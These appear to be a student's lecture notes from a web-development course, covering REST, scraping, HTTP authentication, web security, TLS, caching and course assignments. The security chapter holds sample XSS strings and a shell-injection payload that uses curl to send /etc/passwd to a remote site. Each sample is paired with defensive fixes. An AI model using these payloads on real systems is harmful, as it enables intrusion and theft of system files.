Think of it as a design pattern for architecture like you learned in CMPUT-301 or software engineering class. REST was introduced by Fielding as his Doctoral thesis. Where methods of calling remote objects. Using URIs to name objects and Using HTTP Verbs to manipulate them. A lot of websites have APIs to help computers navigate the website and GET, PUT, DELETE, POST data.

TLDR

- URIs refer to resources, focus on URIs over parameters
- You do things (by using HTTP verbs) to resources, i.e., Delete something, put something up, get something, etc.
- You use existing infrastructure and caching rules (HTTP and HTTP User Agents and HTTP Proxies)

RPC

RPC or remote procedure calls. Take advantage of performance aspect of HTTP

- Caching
- Proxies
- Flexible Networking
- Pluggable Middleware
- Allows routing

But REST is not RPC. RPC calls are calls made across a network with semantics of procedures and functions with inputs and outputs. HTTP has properties, headers, named URIs, verb and parameters. HTTP is transformable while RPC calls are not.

PROPERTIES OF REST

- Client Server communication
- Stateless
- Cacheable
- Uniform interface
- Layered
- Code on Demand (JavaScript) (optional)

STATELESS

REST is stateless, in that the client holds the state. The server avoids holding the client state this means requests are **heavy** with context to transfer the "state" of the client to the server. However, this statelessness gives us an important property that allows

- Caching
- Memorization
- Transformation

CACHEABLE

Browsers and clients can cache response, but so can secondary caches. If the entity is not going to change then why bother getting from the source?.

- GET
- HEAD

These are cacheable by default.

- POST
- PATCH

are not cacheable but can be if they have a cache control header.

LAYERED

Your application might not be multi-machine but it can have layering that operations with the HTTP request. You could have an auth layer that validates authentication and strips auth information before passing the request off to the next layer. HTTP Request handling allows routing and the decoration of routes to handle requests in a layered manner.

REST EXAMPLES

SEARCH QUERIES

These are, safe, repeatable, cacheable, and stateless

WEATHER

Similar to a search query, they are safe, repeatable, cacheable, and stateless so long as the weather doesn't change too quickly.

A PHOTO

Same as the last two.

PAYMENT

A payment will change the state on the server as some form of modification is done on the server. It's not cacheable because it changes the state on the server. It is not safe because it changes the state on the server, nor is it repeatable because doing multiple payment operations due to a connection issue can lead to a double charge if the server didn't catch the double transaction.

AUTHENTICATION

Authentication is tricky depending on the type. It is safe and repeatable once the token has been established. Something like basic auth is safe and repeatable because it's checked against the server's database. It can be stateless if the server is checking if the given auth information is correct. But when a new auth is generated it is not stateless. It can be cacheable if there is an expiry on the auth information.

Session IDs are not stateless because they need to keep the state of the clients who are connecting to

their servers. If they have connection issues or get rerouted they need to keep track on who is still using their services. However, once they disconnect that session information needs to be deleted.

You can however have stateless cookies if they are not changing the state of the server, i.e., the auth cookie is being checked against the server's database. The suggestion is to do authentication via headers either:

- HTTP-Auth
- HTTP-Digest
- Custom headers

PERFORMANCE

There are many ways you can improve the performance of your website.

CACHING

The best way to improve performance is to use caching. You can increase the locality of data to the user either by storing it in:

- the browser
- the layers
- the cache between the layers
- or by cache transformation

LAYERING

Improve reliability by layering and making more machines responsible for the same task. If one machine dies, the middleware can just route around the failure. Distributed operations are easy. You can load balance and share data across machines if they are independent, improving responsiveness as less machines are bogged down by a surge of requests.

You can combine both layering and caching to further improve performance.

ISSUES

This performance improvement leads to other issues as well.

- Multiple layers increases latency
- Every layer of abstraction is a danger to performance
- Bandwidth, requests are large
- Performance limitations of HTTP and TCP
- Concurrency issues

DESIGN TIPS

Consider what is publicly readable. What the read or read-only interface should look like. What needs to be private or have some form of authentication.

Remember OOA, think about

- The nouns
- Your verbs
- What relationships can become URIs

Take advantage of caching of using methods like GET instead of POST. Consider how independent data is, can you split up safely? How coupled is it? Does it need to be coupled? The heavy state can be stored on the client side. Take advantage of locality, your client side is the fastest side.

NOUNS

Usually you chose a noun because you have a collection of items. Maybe use the plural form. Use good concrete names. Don't generalize, you can generalize the routes in your code but be concrete.

GENERAL REST RECOMMENDATIONS

- Focus noun first, then do verbs to those nouns
- Plural URLs
- Relations relation to first object i.e., /tweets/2/responses
- Use verb ending URLs for important tasks like /search
- Version the API in the URL
- Search using get params
- Use status code 201 for creation of a new resource
- Use JSON
- Don't wrap data up by default, have the attributes of the data in raw key-value form.
- For large data use pages
- Use simple HTTP auth + SSL over anything more complicated.

HATEOAS

Hypermedia As The Engine of Application State or **HATEOAS**. This include hyperlinks in your REST API responses. So you can have an index that points to a link to another object. This gives a hint to where the app or the reader could go to next. Use hypermedia it's the web. Furthermore, if you use status code 201 you are using location: to allow redirection to the new object.

ERRORS

For errors you should use these:

- 200 OK
- 201 Created
- 204 No content
- 304 Not Modified
- 401/403/404/405

PUT

For PUT you should think about if you really need to make a new object on a PUT or just update it. Should you force creation via POST.

CHAPTER 8: WEB MINING

Definition 8.0.1 (What is Web Mining). *Web mining is the mining of information from the web*

- mining website access and error logs
- mining websites
- mining webservices
- automating tasks by automating website access

Webservices are easy to mine, Websites are much harder. You can also automate webtasks.

WEB MINING WORKFLOW

1. Retrieve the documents - Get a bunch of documents
2. Extract information from documents - Get the information we need from the document and parse them
3. Analyze information - From the extracted information
4. Aggregate and Report Results - Take analyzed information and report about it

All of these steps can be parallelized depending on the task at hand and how they are implemented.

Before starting, check to see if the data you want exist elsewhere? It is preferred to use the website's API or webservice. They usually have better quality data.

ATOM OR RSS FEED

Most websites have such a service. They are XML generated data that can be "easily" parsed.

Atom is like RSS but provides appropriate encoding of bodies, and focused on internationalization. It is part of the IETF Standard and allow partial content. Atom came after RSS to deal with any evolutionary issues.

PARSING RSS OR ATOM FEED

In Python you should use a Feedparser for RSS or Atom, you could use an XML parser to read RSS or Atom data but in a lot of cases these data are often ill-formed xml and it will break the xml parser.

EXAMPLE RSS SCRAPER

```
import feedparser
import difflib
cbc =
→ feedparser.parse("http://rss.cbc.ca/lineup/topstories.xml")
cnn =
→ feedparser.parse("http://rss.cnn.com/rss/cnn_topstories.xml")
cbc_titles = [x['title'] for x in
→ cbc.get('entries')]
```

```
cnn_titles = [x['title'] for x in
→ cnn.get('entries')]
res =
→ [(x,difflib.get_close_matches(x,cbc_titles,1,0.01))
→ for x in
cnn_titles]

>>> res[0]
(u'7 days to solve Crimea crisis', [u'Russian
→ forces tighten grip on Crimea'])
```

PARSE HTML DATA

If you need to parse HTML data because you can't find a RSS or Atom feed, webservice or an API then you can use a package like BeautifulSoup to parse HTML data for you. You should never use regex to process HTML because HTML is not a regular language therefore it may not always work.

BS4 Example

```
import urllib, urllib2
artist = "devo"
fd =
→ urllib2.urlopen("http://www.allmusic.com/search/all/
→ % artist")
content = fd.read()
# now we just have some HTML
# we could use regexes and try to find links
import bs4
soup = bs4.BeautifulSoup(content)
res = soup.findAll("", {"class": "artist"})
ahref =
→ res[0].findAll("", {"class": "name"})[0].a
name = ahref.text.strip()
link = ahref.attrs["href"]
```

MODULARIZE IT

Like any good programmer you should modularize the scrapper program so it is flexible

Like so

```
def get_artist(artist):
uriartist =
→ urllib.urlencode({"": artist})[1:]
fd =
→ GET("http://www.allmusic.com/search/all/%s"
→ % uriartist)
content = fd.read()
soup = bs4.BeautifulSoup(content)
res = soup.findAll("", {"class": "artist"})
ahref =
→ res[0].findAll("", {"class": "name"})[0].a
name = ahref.text.strip()
```

```

link = ahref.attrs["href"]
return newartist(name,link)

def get_similar(artist_entry):
    url = artist_entry["url"]
    related = url + '/related'
    rfd = GET(related)
    related_content = rfd.read()
    soup = bs4.BeautifulSoup(related_content)
    res =
        → soup.findAll("", {"class": "similar"})
    ahrefs = [x.a for x in
        → res[0].findAll("li")]
    links = [(a.text, a.attrs["href"]) for a
        → in ahrefs]
    return links

```

SELENIUM

Selenium allows the automation of an actual browser for web testing OR web mining. You can walk the DOM from your host language. Great for walking dynamic pages. You can also use it for unit testing and integration testing of front-end web elements so long as the interface of the buttons don't change too much.

CHAPTER 9: HTTP AUTHENTICATION

WEB AUTHENTICATION

- The methods of authenticating users according to the HTTP spec.
- Somewhat different from alternative auth means such as secure tokens, cookies, and sessions, but often used together.
- Since software is on the web, we need to apply the same protections we apply to software.

There are two forms:

1. Basic - Username and password sent as clear text (base64 encoded)
2. Digest - Using cryptographic hashes and shared secrets to authenticate. Slightly safer, can still get hijacked

In either case you should use HTTPS.

HTTP BASIC AUTHENTICATION

This is the easiest and it's "stateless". User accesses a resource and a 401 unauthorized is returned but **WWW-Authenticate** header is sent.

- **WWW-Authenticate:** `Basic realm="name of your realm"` the realm is what you are authenticating for.
- User-agent responds with **Authorization:** `Basic <auth_info>`

```
1 <auth_info> = Base64(userid + ":" + password)
```

Note

The username and password is not encrypted just encoded to a base64 value. A hacker can recreate the username and password by decoding the base64 value.

The client should be able to access all paths "at or deeper than the depth of the last symbolic element in the path field". So all fields and subdirectories within whatever you authenticated with. You can send authorization as much as you like.

HTTP Basic over HTTP is:

- Unencrypted
- Insecure
- Stealable
- Unsafe
- Proxyable
- Stateless

HTTP DIGEST AUTHENTICATION

"Users and implementors should be aware that this protocol is not as secure as Kerberos, and not as secure as any client-side private-key scheme. Nevertheless it is better than nothing, better than what is commonly used with telnet and ftp, and better than Basic authentication. – Franks et al. 1999 <http://www.ietf.org/rfc/rfc2617.txt>

This avoids sending a plaintext username and password across the wire. All content traded could be listened on. No encryption, but a hashing and shared secret scheme. Can attempt to avoid replay attacks:

- Replay attack, whereby repeating a recorded message you fake being authenticated
- You copy one of my "going to lunch emails" and you send it to my colleague to trick my colleague to leave their office.

HTTP DIGEST RUN DOWN

In general we form a bunch of strings using colons:

- We hash them
- We share them
- Some of these strings are secrets

1. First the client requests data
2. Then the server responds with a 401 and **WWW-Authenticate: Digest ...args...**
3. Then the client repeats the request with a **Authorization: header**
4. Then the server echos back much of that information and returns the appropriate content and status

REQUEST DIGEST

The request-digest for non-qop is

```
1 def KD(x,y):
2     return md5(x + ":" + y)
3 hash = md5() # often not always
4 A1 = username_value + ":" + realm_value ":" +
   → passwd
5 A2 = ":" + digest_uri # (authorization header
   → request)
6 request_digest = ':' + KD(hash(A1),
   → nonce_value + ":" + hash(A2)) + ':'
```

The request-digest for qop is:

```

1 def KD(x,y):
2     return md5(x + ":" + y)
3 hash = md5() # often not always
4 A1 = username_value + ":" + realm_value ":" +
→ passwd
5 A2 = method + ":" + digest_uri # 
→ (authorization header request)
6 request_digest = '!' + KD(hash(A1),
→ ':'.join([nonce, nc, cnonce, qop,
→ hash(A2)]) + '!'

```

RESPONSE DIGEST

sub header `rspauth response-digest` for `qop` is the same as the request digest of `qop`. **Except** the value is

```

1 def KD(x,y):
2     return md5(x + ":" + y)
3 hash = md5() # often not always
4 A1 = username_value + ":" + realm_value ":" +
→ passwd
5 A2 = method + ":" + digest_uri # 
→ (authorization header request)
6 request_digest = '!' + KD(hash(A1),
→ ':'.join([nonce, nc, cnonce, qop,
→ hash(A2)]) + '!'

```

hex encoded.

ISSUES

- Can be man in the middle - Someone could change HTTP headers on you and latch onto your authentication
- Offers no confidentiality
- Performance issues - Each nonce update requires a reauth, can't send a pre-auth'd request without chatting fist.

NONCES

- Need to be generated and changed often
- A Stale nonce is a broken system
- Easy to break

AUTHENTICATION AND REST

- Digest will require a lot of hand shaking all over the place
- Basic is far simpler
- Basic works fine over HTTPS
- Other alternatives include
 - OpenID
 - Oauth
 - Cookies and sessions but you might have strip authentication along the way to make it more restful

- Tokens

AUTHORIZATION HEADER

In Oauth and OAuth2 the authorization header is overridden with a token:

- `Authorization: token OATUH-TOKEN`
- Reusing HTTP infrastructure is probably a good idea

Authorization token allows things to stay RESTful.

CHAPTER 10: SECURITY

Security on the web has multiple facets

- Client side
- Server side

High value targets

- Private information
- Financial information

WHAT IS YOUR WEBSITE SUPPOSE TO DO?

Is your website suppose to:

- Be a distributor of malware?
- Vouch for the identity of fraudsters?
- Run arbitrary code?
- Distribute pirated software/media?
- Host pornography
- Do anything you didn't want it to?

WEB CONTENT TAKEOVER (XSS)

Imagine you ask a user for a username. They provide this:

```
<iframe width="100%" height="100%"  
→ src="http://cnn.com/"></iframe>
```

I assume this wasn't your intent, you just wanted to show a username. This happened because you didn't properly encoded the output such that it escapes as HTML.

COMMON XSS

Often values are printed as URIs or attributes:

- e.g., ``
- The simplest XSS exploit is to pass a " and wreck that tag like `name="">><script>alert("xss");</script><`
- For provide the color for your username like `color=FFFFFF`

SOLUTION

- Never print out anything from the user (easier said than done)
- Validate all values you embed in HTML
- Appropriately encode all values
 - URI Encode URIs, don't just concatenate
 - HTML Escape HTML entities
- Use a templater that will automatically escape everything for you
- Don't use innerHTML in Javascript. Use .html and .text in Jquery or new Text(text) in Javascript.

XSS is a big deal because if the website trusts the user and the attacker can inject content, they can inject javascript or other tags and execute commands on the website.

CROSS-SITE REQUEST FORGERY (CSRF)

- Trick a user or user agent in executing unintended requests.
- Hijack weak authentication measures - Cookies and sessions
- Repeat actions unnecessarily

SOLUTION

- Enforce referrer headers (still not perfect)
- Request tokens - don't allow repeated requests
- Make GET/HEAD/OPTIONS safe - /logout should not be a GET
- Avoid any chance of XSS
- Don't rely on cookies, rely on full HTTP auth
- Don't allow users to provide URLs that get embedded!
- Rely on matching cookies
- Origin header - Make sure it comes from a trusted source
- Challenge Response - Make the client provide extra information like re-login, password, captcha, two factor, etc

IMPROPER LIMITATION OF A PATHNAME TO A RESTRICTED DIRECTORY

Access files and URIs that weren't supposed to be exposed!

SOLUTION

Often the solution many people do is inadequate. You should try get absolute path and check if the path is within the safe parent Directory then allow the request otherwise deny. Or if you detect path traversal, maybe you should just deny them access?

INCLUSION OF FUNCTIONALITY FROM UNTRUSTED CONTROL SPHERE

- Lots of services want you to include iframes and embeddings from them.

- They make you trust them not to ruin your site.
- Lots of advertisement networks expect the same from you.
- When included untrusted content there can be consequences, whether by iframe or actual values.

SQL INJECTION

When a user make a valid SQL operation from an input field and makes unauthorized SQL operations.

SQL INJECTION PATTERNS

- Breaking quotes
- Returning all values with 1 or 1=1
- Making multiple statements
- Selecting ALL passwords from the database
- Vandalism: dropping tables

SOLUTION

SQL Quote all values,

- Use the SQL execute statement
- NEVER craft a SQL query purely from input strings
- ESCAPE ESCAPE ESCAPE

POORLY ENCRYPTED COOKIES/TOKENS

- The web is stateless! Why not rely on the user to hold the state?
- So let's set application state in the user's cookie so we don't need to use a database to store their session

There are many dangers involving tokens:

- What happens if they are stolen?
- what happens if they are reused?
- What happens if they are repeated?

All of these situations can lead a hacker to trick a web server that it's someone else even without logging in using the user's credentials. Furthermore, hackers can change tokens even if they can't read them. This is because naive implementations do not check the integrity of an encrypted message. A change of the ciphertext could lead to an improper decryption causing garbage information to be processed by the web server opening up to another attack vector, i.e., SQL injection, Shell injection, etc. Which can cause unauthorized access.

Note

Encryption done well is hard to break, the mathematics behind the encryption is sound. The implementation of the encryption is the general root cause of most encryption hacks.

Tokens are not that safe

- Make sure you can test their integrity

- Make sure it is hard to reuse a token - Hash in the user's IP so they have to be at least fro the same host.

SHELL INJECTION

The same as the other injections but instead of SQL you run a command. A malicious user can insert escape code to run what they want.

Imagine you have a code segment like this? and a

```
1 os.system("command arg1 arg2 %s", arg3)
```

user supply this

```
1 ; curl -X PUT http://mysite -d @/etc/passwd
```

SOLUTION

- Use libraries that escape all shell commands
- Don't execute commands with a shell, just do direct exec
- For example use python's subprocess to spawn and fork the command.

DOS AND DDOS

(D)DOS or (Distributed) Denial of Service. Common DOS methods include:

- Spaming
- Flooding
- Filling queues with information
- Sending useless expensive jobs
- Using all available resources

The distributed DOS is DOS but operated with multiple machines. Common DDOS methods includes:

- Redirecting web traffic
- Using DNS poisoning to redirect people
- Lying to routers to route traffic to a non router
- Sending very slowly
- Reading very slowly

CHAPTER 11: TLS

Stands for Transport Layer Security, this works on top of TCP/UDP. Formally called SSL, HTTP inside of TLS is called HTTPS.

Security is about

- Identity - Who are you talking to?
- Privacy - Who can hear what you're saying?
- Authenticity - Is what you're hearing really coming from the person you think you're talking to?

IDENTITY

Without TLS, I don't know who I'm talking to, things can be intercepted by IP, TCP, and DNS attacks.

Without TLS it's relatively easy to intercept connections meant for a web server and serve them yourself.

CERTIFICATES

To check for identity TLS will use certificate, this works like an ID card. The server sends a certificate with its domain name (called a Common Name) and a big number called a public key. The certificate also includes other details, such as who made it, for example, "Bank Inc."

The certificate's signature is unique to that certificates. If you change the public key or the domain name, the signature won't match anymore.

The certificate's signature also comes from a specific entity that made that signature. It tells who signed it, and only they could have produced that signature. No one else can pretend to have signed the certificate, or the signature won't match.

It uses public-private keys to sign the certificates. You use the private key to sign the certificate and the public key to verify the certificate.

Specifically you use the CA's public key to verify the certificate.

ISSUES

- You don't have the CA's public key - There's no way to know if the bank's domain name and public key are correct
- The CA is evil - There's no way to know if the bank's domain name and public key are correct
- The CA's private key got leaked - There's no way to know if the bank's domain name and public key are correct
- The bank didn't send a signature from a CA - There's no way to know if the bank's domain name and public key are correct

Usually these are combatted by the browser makers:

- Only allow trusted CAs
- Remove bad or leaked CAs
- Not allowing you to view sites without a valid signature from a good CA

- Checking lists of known certificates to make sure someone didn't get a second certificate to pretend to be the bank (Certificate Transparency)
- Checking lists of known bad certificates and certificates that have been "revoked" (CRLs)
- Ensuring the public key is the same as the last time you connected to the site (HPKP)

PRIVACY

Once the identity of the server is established, and you know the server's public key is really for the server you want to be talking to. TLS can provide privacy and authentication.

Privacy is hiding the content being transited back and forth from eavesdropping, snooping, man-in-the-middle. We want to prevent anyone but us and the server we want to send our information to from being able to read anything exchanged between us and the server.

AUTHENTICITY

Separate from privacy, every message is hashed to ensure it really came from the server (client). Prevent replay attack,s injection attacks, MITM, everything encrypted is also authenticated.

TLS HANDSHAKE

1. TCP Handshake
2. Client sends TLS "hello" as well as
 - TLS version
 - Encryption algorithms
 - ALPN: Application-Layer Protocol Negotiation e.g., select HTTP/2
 - SNI: Server Name Identification Equivalent to Host: header
3. Server sends TLS "hello"
 - Chosen encryption algorithm
 - Certificate
4. Client verifies server certificate using CA
5. Client and server agree on an encryption key either:
 - Client sends encryption key encrypted with server's public key
 - Client and server agree on encryption key by sending random bytes both directions (Diffie-Hellman Key Exchange) (more common)
6. Client sends encrypted "ready"
7. Server sends encrypted "ready"

PERFECT FORWARD SECRECY

Newer versions of TLS. Data remains private even if the server or client later get hacked. Uses *Ephemeral Diffie-Hellman Key Exchange*

REDUCING LATENCY

Traditional TLS requires at least 2 round trip latency on top of TCP handshake. Newer TLS supports 1 round trip handshake protocol.

CIPHER SUITES

Client and server agree on crypto algorithm to use during handshake. Many different crypto algorithms are available.

EXAMPLE

`TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256`
with 256-bit keys, TLS 1.2

- Using TLS 1.2 protocol
- Using ECDSA (Elliptic Curve Digital Signature Algorithm)
- Using ECDHE (Ephemeral Elliptic Curve Diffie-Hellman Exchange) to agree on an encryption key
- Using CHACHA20 encryption algorithm with 256-bit key
- Using Poly1305 to check authenticity of most messages
- Using SHA-256 to check authenticity of some message

TLS PROBLEMS

TLS has had lots of different security problems over the years, typically with fun names!

- Renegotiation
- FREAK
- Logjam
- DROWN
- BEAST
- CRIME
- BREACH
- padding oracle
- Lucky Thirteen
- POODLE
- Old, insecure crypto algorithms
- Truncation
- Unholy PAC
- Sweet32
- Heartbleed
- BERserk
- Cloudbleed

AVOIDING SECURITY PROBLEMS

TLS everything

- Make sure all traffic to/from your web app is running over TLS
- Example: it may not help if only login is over TLS because an attacker can replace your TLS-encrypted login page with an unencrypted one by replacing the link on the unencrypted main site

AVOIDING TLS SECURITY PROBLEMS

- Keep software up to date - No Windows XP
- Don't communicate with out-of-date software
- Example: if something on your site is meant to be secret, even one bad client can leak the secret!

CHAPTER 12: HTTP PERFORMANCE

It's a non functional requirement
They can be measured in terms of

- requests
- volume
- latency
- bandwidth
- utilization

BEFORE YOU OPTIMIZE

1. Measure Something
2. Record the performance metric
3. Record and track the original settings for that metric
4. Run the tests multiple times to get a sample. Avoid luck and outliers

Because we are using statistics to quantify and compare performance, we use statistical analysis to quantify and determine if there is a quantifiable difference. To determine if there is an actual difference then make a t-test comparing the two performances and see if the difference is significant.

WEB PERFORMANCE BEST PRACTICES

Google says:

- Optimizing caching - keeping your application's data and logic off the network altogether
- Minimizing round-trip times - reducing the number of serial request response cycles
- Minimizing request overhead - reducing upload size
- Minimizing payload size - reducing the size of responses, downloads, and cached pages
- Optimizing browser rendering - improving the browser's layout of a page
- Optimizing for mobileNew! - tuning a site for the characteristics of mobile networks and mobile devices

CACHING

- Caching increase locality
- Locality increases bandwidth
- Locality decreases latency
- Levels of cache:
 - CPU
 - Memory
 - Disk
 - Network

Use ETags and Last-Modified headers.

USER AGENT CACHE

Also, if the response does have a Last-Modified time, the heuristic expiration value SHOULD be no more than some fraction of the interval since that time. A typical setting of this fraction might be 10%. – RFC2616 section 13

This means if it was modified 10 minutes ago, you should probably hit it up again in a minute.

Thus it is up to the browser to emit a request. They do so upon expiry or last modified time heuristic. Or the user forces a refresh like CTRL-SHIFT-R or ctrl-shift click on the refresh button. In browser cache is the most local and high performance cache!

CACHE-CONTROL

Generally sent by User Agent. Indicates how they want to handle this request. It signals proxies and caches how to handle the request.

NO-CACHE

You must revalidate - We didn't give it a time

- A 304 response is fine
- Forces a request out to the server
- max-age=0 means the same thing

NO-STORE

Don't store anything

- Suggests that the results are not-cacheable and ephemeral.
- Will not act as DRM

MAX-AGE=

Cache-Control: max-age=seconds in a HTTP response tells the Use-Agent the maximum age they should let this resource last

- Easy to deploy
- Cache-Control: max-age=259200 = 3 Days
- Benefit: no date math for you!
- Benefit: No date formatting!
- Disadvantage: Have to predict max-age!

HEADER SPECIFIC CACHING

These are the header specific for caching

EXPIRES

Expires tells the Use-Agent after which date they should ask for a new instance of the resource.

- Easiest to deploy
- Very simple
- Causes lots of problems if set wrong!

IF-MODIFIED-SINCE

- Conditional HTTP Request
- Return a 304 if not modified since
- If-Modified-Since: Mon, 07 Apr 2014 03:00:05 GMT.
Don't send me anything new unless the resource has been modified after that time.
- If the response is anything but a 200 OK, return a normal response instead of the 304

LAST-MODIFIED

The Last-Modified entity-header field value is often used as a cache validator. In simple terms, a cache entry is considered to be valid if the entity has not been modified since the LastModified value. - HTTP RFC 2616 Fielding et al.

Last-Modified is a date that the resource was last modified

- Used for simple caching
- Requires the HTTP server to respond

ETAG

What if you cannot guess or estimate the time that content will be safe? What if content updates all the time, unpredictably? What if content updates but all changes aren't that important:

- E.g. your age does increase every second but maybe it isn't important to caching to have your age updated per each second?

How do you make it?

- If strong (exact content) just use a hash like SHA1
- If weak then hash some content you think is relevant and prefix with W/"etagvalue" to indicate it is a weak hash
- If hashing is pointless make an etag of actual values in plaintext
- Keep it short

HTTP Response Header

- Contains a name or tag indicating the content or revision of a resource.
- Is not date related
- Tends to be content related
- Can be any value
- Can use any hash

DANGERS OF ETAGS

Cookies part II

- Etags allow for vendors (advertisers) to finger print your client because your client will send the etags back.
- If you deny cookies, you tend to send etags
Too much information
- Some Etags contain irrelevant information!
- What if the browser reboots and the Etags are lost?

CROSS CUTTING CONCERN

Performance is a cross cutting concern because it interacts with other functionality:

- Security
 - Lack of encryption means global proxying
 - Authentication can limit caching
 - Authentication can imply state
- State
 - State can limit caching
 - State can limit layering

ROUND TRIPS

DNS Lookups, Connections, HTTP transactions

- Async is fast: Just send it! Who cares when it arrives
- Roundtrips are synchronous and slow: We must wait for a response!
- Avoid HTTP Redirects that aren't cacheable
- Rewrite Server Side
- Avoid too many HTTP hosts
- Can you piggyback?
- CSS Sprites are often recommended to reduce number of image requests
- Avoid CSS imports

ROUND TRIP TRICKS

Use multiple static content hostnames:

- Take a hit in DNS lookup
- But improve parallel download performance
- Static hosts should not be dynamic and have stable IPs

REDUCE REQUEST SIZE

Giant Cookies - NOOOOO

- Giant URIs – NOOOO
- Too many headers? NOOOO
- Remember all that networking we went over?

Try to fit within the MTU!

AVOID DYNAMISM AND COOKIES FOR STATIC CONTENT

For static content, do GETs to get it

- For static content avoid dynamism and cookies
- Cookies imply state and can mess up caching
- Use separate domains for static content to avoid statefulness

MINIMIZE RESOURCE SIZE

- Images - too big
- Javascript - minify (I dislike this one)
- GZIP Encoding!
- Sound - too big
- Video - too big
- You can fake Sound and Video in JS!

MINIMIZE NUMBER OF RESOURCES

- 1 or 0 CSS Files
- 1 or 0 Javascript Files
- 1 or 0 Images (CSS Sprites)
- 1 or 0 HTML Files

You could generate a page in JS and take no hit. 1 giant page has the problem if it is dynamic, but if it is 1 giant page that does dynamic things you can cache that page and never have to get HTML/JS/CSS again.

OPTIMIZE RENDERING

Recommendations:

- CSS at the top
- Javascript at the bottom
- Content in the middle
- Give appropriate sizes and hints
- The layouter is quite expensive, give some hints and it will go to town.

DEFER JAVASCRIPT

Nasty trick:

- Encode javascript as a string and eval it later when you need it.
- Avoids heavy page loading and JS parsing while the browser is working hard.
- CPU driven

CONTENT DELIVERY NETWORK

- These are global networks of content providers that can mirror your content.
- Excellent latency and locality
- Great for static stuff
- \$\$\$

GZIP THINGS

- Turn on GZIP encoding to make things smaller
- Watch out! This affects latency
- Improves bandwidth
- Balancing act
- Generally recommended

FIX DNS

- Use A and AAAA records instead of CNAMEs
- Have your authoritative name server give the results
- Allow for caching of DNS requests to avoid excessive lookups
- Provide many A records in 1 response
- Reduce number of hosts on 1 page
- Some recommend using CNAME to allow multiple connections (so it depends!)

AVOID INDIRECTION

- Redirections
- Imports
- Dynamic choosing of content
- Javascript downloading of content

AVOID POST

POST is not idempotent

- POST is not cacheable
- POST is dynamic
- POST smashes all the performance infrastructure in a fine powder and blows it into your face.

CHECK FOR ERRORS

403s, 404s, 410s, etc. Are all slow

- Often the server works harder to serve an error than it does to serve real content.
- Errors cause exceptions, exceptions cause latency and pain and reporting.
- Errors cause logging - more IO
- Errors are worthless requests hogging up resources

ENCODING

Sending a JSON encoding is not always appropriate in terms of size.

- Sending an audio stream as ASCII text? Bad idea. Use an appropriate format.
- Do you need lossy or lossless?
- Do you need XML? JSON? CSV? Binary?

REPEAT YOURSELF OR DON'T REPEAT YOURSELF

Cache matters if the cache can avoid you repeating yourself then go for it. But sometimes denormalizing data and providing duplicate information avoids more requests.

ASYNC OVER SYNC

Asynchronous means that you can do other things while something is occurring.

- Synchronous is blocking which implies latency.
- Synchronous means round trips
- Async means parallelizable
- Synchronous means serialized

JAVASCRIPT INCLUDES

Some people like to include common libraries from the library homepage.

- Benefit: Someone else has done this so the user has cached it.
- Disadvantage: What if they get hacked
- Disadvantage: What if they are slower than you?
- Disadvantage: What if you lose locality?

CHAPTER 13: COURSE WORK AND EVALUATION

MONSTER

Kobold Lab

Small website psychic, neutral evil

Armor Class 5

Hit Points 20

Speed 1-2 weeks

STR	DEX	CON	INT	WIS	CHA
7 (-2)	15 (+2)	9 (-1)	8 (-1)	7 (-2)	8 (-1)

Senses darkvision 60 ft., passive Perception 8

Languages Python

Challenge 1/8 (25 XP)

COVERAGE

Everything that is being taught in the lab during the existence of the minion. Including the readings.

COMPOSITION

The total weight (or armor class) of the lab component is made up of 9 labs.

Each lab will have several questions that you must answer and upload your code onto your GitHub account and submit the link onto the lab's eclass submission.

Lab 1: Virtualenv & cURL. Introduction to CMPUT 404 labs. Setup virtualenv and understand basic usage of curl.

Lab 2: TCP Proxy. Create a tcp client, proxy server, echo server in Python. Understand how sockets work in relation to web requests. Use multiprocessing for forking new processes.

Lab 3: Common Gateway Interface. Explore the Common Gateway Interface. Refer to the CGI documentation.

Lab 4: Django. Big lab! Build a simple Django website. Understand the fundamentals of Django's MVC architecture using the built in models and views.

Lab 5: Pelican & Basic HTML/CSS. Create a static page using Pelican, or write plain html. Deploy using GitHub pages. Learn to style the basic theme.

Lab 6: Heroku. Deploy the Django application created in Lab 4 to Heroku. Understand the reasoning behind Platform as a Service (PaaS) businesses like Heroku. You may follow the official documentation.

Lab 7: Flask. Create a basic RESTful web application backend using Flask. Consume the API endpoints using cURL and httpie.

Lab 8: Websockets. Learn how to utilize WebSockets and Phaser.io. Create a basic Phaser game with WebSocket connectivity for real-time server to client communication. Use Node.js for our application server. Use TypeScript with Parcel for bundling browser client code.

Lab 9: Authentication. Learn the basics of authentication for web applications. Explore the provided Django Rest Framework applications utilizing HTTP Basic, HTTP Token, and HTTP Session authentication. Understand the high-level intention behind OAuth/OAuth2 and the security implications behind these different authentication schemes.

Archmage Assignment

Medium website psychic, neutral evil

Armor Class 35

Hit Points 35

Speed Varies

STR	DEX	CON	INT	WIS	CHA
10 (+0)	14 (+2)	12 (+1)	20 (+5)	15 (+2)	16 (+3)

Senses —

Languages Python, HTML, CSS, JavaScript

Challenge 12 (8,400 XP)

COVERAGE

Everything that is being taught in the lecture during the existence of the archmage. Including the readings.

COMPOSITION

The total weight (or armor class) of the assignment component is made up of 5 assignments.

Each assignment will have several user stories and requirements that the developer has to implement and upload the code onto your GitHub account and submit the link onto the assignment's eclass submission. Each assignment is worth 7% of the course.

Assignment 1: Webserver. Your task is to build a partially HTTP 1.1 compliant webserver. Your webserver will serve static content from the www directory in the same directory that you start the webserver in.

You are meant to understand the very basics of HTTP by having a hands-on ground up understanding of what it takes to have an HTTP connection.

Assignment 2: Web Client. Your task is to build a partially HTTP 1.1 compliant HTTP Client that can GET and POST to a webserver.

You are meant to understand the very basics of HTTP by having a hands-on ground up understanding of what it takes to have an HTTP connection

Assignment 3: CSS Hell. You will get experience with existing HTML and CSS and you will make some of your own as well.

Assignment 4: AJAX. Your task is to fill in the blanks and connect your browser to your webservice via AJAX. We won't be using XML here unless you want to. I recommend JSON.

Your task is to get this shared drawing program to work using AJAX.

This program allows numerous clients to connect and draw on the same surface and share the drawing they have made with anyone who is currently on.

The goal here is for you to understand the very basics of AJAX, learn a little about canvas, learn a little bit about the overhead of AJAX, learn about JSON and other technologies. Also you'll get to learn about the flask micro-framework.

Assignment 5: Webscokets. Your task is to fill in the blanks and connect your browser to your webservice via Websockets. We won't be using XML here. I recommend JSON.

Your task is to get this shared drawing program to work using Websockets.

This program allows numerous clients to connect and draw on the same surface and share the drawing they have made with anyone who is currently on.

